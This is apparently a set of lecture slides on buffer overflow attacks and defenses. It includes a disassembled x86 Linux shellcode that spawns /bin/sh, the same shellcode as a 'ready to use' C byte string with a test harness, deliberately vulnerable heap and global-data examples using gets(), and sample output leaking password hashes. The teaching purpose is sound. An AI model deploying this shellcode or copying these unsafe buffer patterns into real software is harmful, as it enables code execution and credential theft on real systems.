
0: eb 1f                          jmp     0x21
2: 5e                             pop     %esi
3: 89 76 08                       mov     %esi,0x8(%esi)
6: 31 c0                          xor     %eax,%eax
8: 88 46 07                       mov     %al,0x7(%esi)
b: 89 46 0c                       mov     %eax,0xc(%esi)
e: b0 0b                         mov     $0xb,%al
10: 89 f3                         mov     %esi,%ebx
12: 8d 4e 08                      lea     0x8(%esi),%ecx
15: 8d 56 0c                      lea     0xc(%esi),%edx
18: cd 80                         int     $0x80
1a: 31 db                         xor     %ebx,%ebx
1c: 89 d8                         mov     %ebx,%eax
1e: 40                             inc     %eax
1f: cd 80                         int     $0x80
21: e8 dc ff ff ff               call    0x2
[/bin/sh removed for brevity]
```

Shellcode, Ready to Use

```
char shellcode[] =  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"  
    "\x80\xe8xdc\xff\xff\xff/bin/sh";  
  
//we can test it with:  
  
void main() {  
    int *ret;  
  
    ret = (int *)&ret + 2;  
    (*ret) = (int)shellcode;  
  
}
```



Vulnerable program's
memory layout (function frame).



Memory layout of
a possible exploit.

Shellcode Development

- illustrate with classic Intel Linux shellcode to run Bourne shell interpreter
- shellcode must
 - marshall argument for `execve()` and call it
 - include all code to invoke system function
 - be position-independent
 - not contain NULLs (C string terminator)

More Stack Overflow Variants

- target program can be:
 - a trusted system utility
 - network service daemon
 - commonly used library code, e.g. image
- shellcode functions
 - spawn shell
 - create listener to launch shell on connect
 - create reverse connection to attacker
 - flush firewall rules
 - break out of chroot environment

Buffer Overflow Defenses

- buffer overflows are widely exploited
- large amount of vulnerable code in use
 - despite cause and countermeasures known
- two broad defense approaches
 - compile-time - harden new programs
 - run-time - handle attacks on existing programs

Compile-Time Defenses: Programming Language

- use a modern high-level languages with strong typing
 - not vulnerable to buffer overflow
 - compiler enforces range checks and permissible operations on variables
- do have cost in resource use
- and restrictions on access to hardware
 - so still need some code in C like languages!

Compile-Time Defenses: Safe Coding Techniques

- if using potentially unsafe languages eg C
- programmer must explicitly write safe code
 - by design with new code
 - after code review of existing code, cf OpenBSD
- buffer overflow safety a subset of general safe coding techniques (Ch 12)
 - allow for graceful failure
 - checking have sufficient space in any buffer

Compile-Time Defenses: Language Extension, Safe Libraries

- have proposals for safety extensions to C
 - performance penalties
 - must compile programs with special compiler
- have several safer standard library variants
 - new functions, e.g. `strncpy()`
 - safer re-implementation of standard functions as a dynamic library, e.g. Libsafe

Compile-Time Defenses: Stack Protection

- add function entry and exit code to check stack for signs of corruption
- use random canary
 - e.g. Stackguard, Win /GS
 - check for overwrite between local variables and saved frame pointer and return address
 - abort program if change found
 - issues: recompilation, debugger support
- or save/check safe copy of return address
 - e.g. Stackshield, RAD

Run-Time Defenses: Non Executable Address Space

- use virtual memory support to make some regions of memory non-executable
 - e.g. stack, heap, global data
 - need h/w support in MMU
 - long existed on SPARC / Solaris systems
 - recent on x86 Linux/Unix/Windows systems
- issues: support for executable stack code
 - need special provisions

Run-Time Defenses:

Address Space Randomization

- manipulate location of key data structures
 - stack, heap, global data
 - using random shift for each process
 - have large address range on modern systems means wasting some has negligible impact
- also randomize location of heap buffers
- and location of standard library functions

Run-Time Defenses: Guard Pages

- place guard pages between critical regions of memory
 - flagged in MMU as illegal addresses
 - any access aborts process
- can even place between stack frames and heap buffers
 - at execution time and space cost

Other Overflow Attacks

- have a range of other attack variants
 - stack overflow variants
 - heap overflow
 - global data overflow
 - format string overflow
 - integer overflow
- more likely to be discovered in future
- some cannot be prevented except by coding to prevent originally

Replacement Stack Frame

- stack overflow variant just rewrites buffer and saved frame pointer
 - so return occurs but to dummy frame
 - return of calling function controlled by attacker
 - used when have limited buffer overflow
 - e.g. off by one
- limitations
 - must know exact address of buffer
 - calling function executes with dummy frame

Return to System Call

- stack overflow variant replaces return address with standard library function
 - response to non-executable stack defences
 - attacker constructs suitable parameters on stack above return address
 - function returns and library function executes
 - e.g. `system("shell commands")`
 - attacker may need exact buffer address
 - can even chain two library calls

Heap Overflow

- also attack buffer located in heap
 - typically located above program code
 - memory requested by programs to use in dynamic data structures, e.g. linked lists
- no return address
 - hence no easy transfer of control
 - may have function pointers can exploit
 - or manipulate management data structures
- defenses: non executable or random heap

Heap Overflow Example

```
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];          /* vulnerable input buffer */
    void (*process)(char *); /* pointer to function */
} chunk_t;

void showlen(char *buf) {
    int len; len = strlen(buf);
    printf("buffer read %d chars\n", len);
}

int main(int argc, char *argv[]) {
    chunk_t *next;
    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
```

Heap Overflow Example

```
$ attack2 | buffer 5
```

```
Enter value:
```

```
root
```

```
root: $1$4ol nmych$T3BVS2E3OyNRGj GUzF4o3/ : 13347: 0: 99999: 7: ::
```

```
daemon: *: 11453: 0: 99999: 7: ::
```

```
...
```

```
nobody: *: 11453: 0: 99999: 7: ::
```

Global Data Overflow

- can attack buffer located in global data
 - may be located above program code
 - if has function pointer and vulnerable buffer
 - or adjacent process management tables
 - aim to overwrite function pointer later called
- defenses: non executable or random global data region, move function pointers, guard pages

Global Data Overflow Example

```
/* global static data - targeted for attack */
struct chunk {
    char inp[64];          /* input buffer */
    void (*process)(char *); /* ptr to function */
} chunk;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer6 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    setbuf(stdin, NULL);
    chunk.process = showlen;
    printf("Enter value: ");
    gets(chunk.inp);
```

Summary

- introduced basic buffer overflow attacks
- stack buffer overflow details
- shellcode
- defenses
 - compile-time, run-time
- other related forms of attack
 - replacement stack frame, return to system call, heap overflow, global data overflow